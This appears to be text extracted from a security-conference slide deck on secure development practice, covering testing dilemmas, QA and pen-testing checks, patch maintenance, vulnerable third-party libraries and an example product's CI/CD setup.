
Hint:



<http://www.tildee.com/TazWyb>

Testing Dilemmas

- What percentage of tests must pass?
- What percentage of code must be covered in unit tests?
- If an automatic test fails
 - Do we change the test?
 - Do we skip the test?



Dev/Verification – Self-Testing

- Write (and run) Unit Tests
- Write (and run) System Tests
- Positive Tests & Negative Tests
- Test according to the Threat Modelling from the Design stage
 - Positive testing
 - Negative testing
- Static Code Analysis
- Dynamic Analysis



<https://www.outbrain.com/techblog/2017/05/effective-testing-with-loop-pattern-in-scala/>

QA

- Product testing
- Security testing
 - Open ports
 - Old/buggy/vulnerable versions of 3rd party software
 - Symbols in code
 - Verbose debug (and maybe passwords are there too)
 - Unencrypted sensitive information
- Pen-Testing
 - Fuzzing
 - Black Box, but not only





Malware Buster – Example Testing Decisions

- 75% code coverage in unit-test
- 10 system tests per feature
- CI/CD:
 - 100% of code must be reviewed by senior peer
 - All unit tests must pass to push code
 - All unit & system tests must pass to deploy
- Coding style guidelines are defined
- QA test features, sometimes post-deployment
- Pen-test new major features, and post-deployment

Post Release MAINTENANCE


Maintenance

- What to do if we discover a security bug?
- How fast can we react and release?
- How do we make sure customers install?
- When & how to Publish?



Open Source

- What if I'm using a vulnerable 3rd party library?
 - Check if I'm exploitable?
 - Always upgrade?
 - What if it's a dependency?





Is Every Quality Bug a Security Vulnerability?

Memory leak



Is Every Quality Bug a Security Vulnerability?

Crash



Is Every Quality Bug a Security Vulnerability?

Misconfiguration

(i.e. conflicting settings)



Pablo Picasso

Bust of a Woman (Dora Maar), 1938

oil on canvas

Hirshhorn Museum and Sculpture Garden, Gift of Joseph H. Hirshhorn, 1966

© Picasso Estate/SODRAC (2016)

Photo: Cathy Carver

Is Every Quality Bug a Security Vulnerability?


- Evasion / Missing feature?





Malware Buster - Summary

Setup



Coding


- Hardened Linux
- Python & C++
- SCA
- Unit tests – 90%
- System tests

CI/CD

- Jenkins
- Code reviews
 - Style
 - Correctness
- 100% tests success
- Deploy
- Customers are notified privately if compromised
- Software auto-updates with notifications

Summary

- Security adds many dilemmas
- Shifting left is vital
- Clear guidelines are the way to go



Check Point®
SOFTWARE TECHNOLOGIES LTD

THANK YOU FOR LISTENING

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 ethan.dev.sec@gmail.com



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